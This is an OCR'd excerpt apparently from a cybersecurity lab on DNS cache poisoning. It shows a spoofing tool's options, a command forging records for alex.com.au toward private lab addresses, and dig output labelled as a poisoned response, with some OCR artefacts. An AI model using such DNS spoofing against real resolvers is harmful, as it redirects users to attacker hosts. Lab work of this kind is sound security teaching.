
☑ 600 - + h ttl: ttl in seconds
□ h filter: pcap filter
☑ linkbraw / linkfbraw / link / rawlink / linkraw / best spoofip: IP spoof initialization type

```
105 --hostname "alex.com.au" --hostnameip 10.0.2.7 --authns "ns.alex.com.au." --authnsip 10.0.2.10 --device "Eth0" --ttl 600 -
-spoofip "best"
```

□ NW

```
Running "105 --hostname "alex.com.au" --hostnameip 10.0.2.7 --authns "ns.alex.com.au." --authnsip 10.0.2.10 --device "Eth0" --ttl 60
0 --spoofip "best""
Tool successfully interrupted
```

- Dig command with poisoned response



```
;; Query time: 3 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Thu Aug 22 00:05:07 PDT 2024
;; MSG SIZE  rcvd: 40

cybersec-client@ubuntu:~$ dig alex.com.au

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> alex.com.au
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50751
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;alex.com.au.                   IN      A

;; ANSWER SECTION:
alex.com.au.            600     IN      A       10.0.2.7

;; AUTHORITY SECTION:
ns.alex.com.au.         600     IN      NS      ns.alex.com.au.

;; ADDITIONAL SECTION:
ns.alex.com.au.         600     IN      A       10.0.2.10

;; Query time: 3 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Thu Aug 22 00:05:08 PDT 2024
;; MSG SIZE  rcvd: 84

cybersec-client@ubuntu:~$ alexander t
```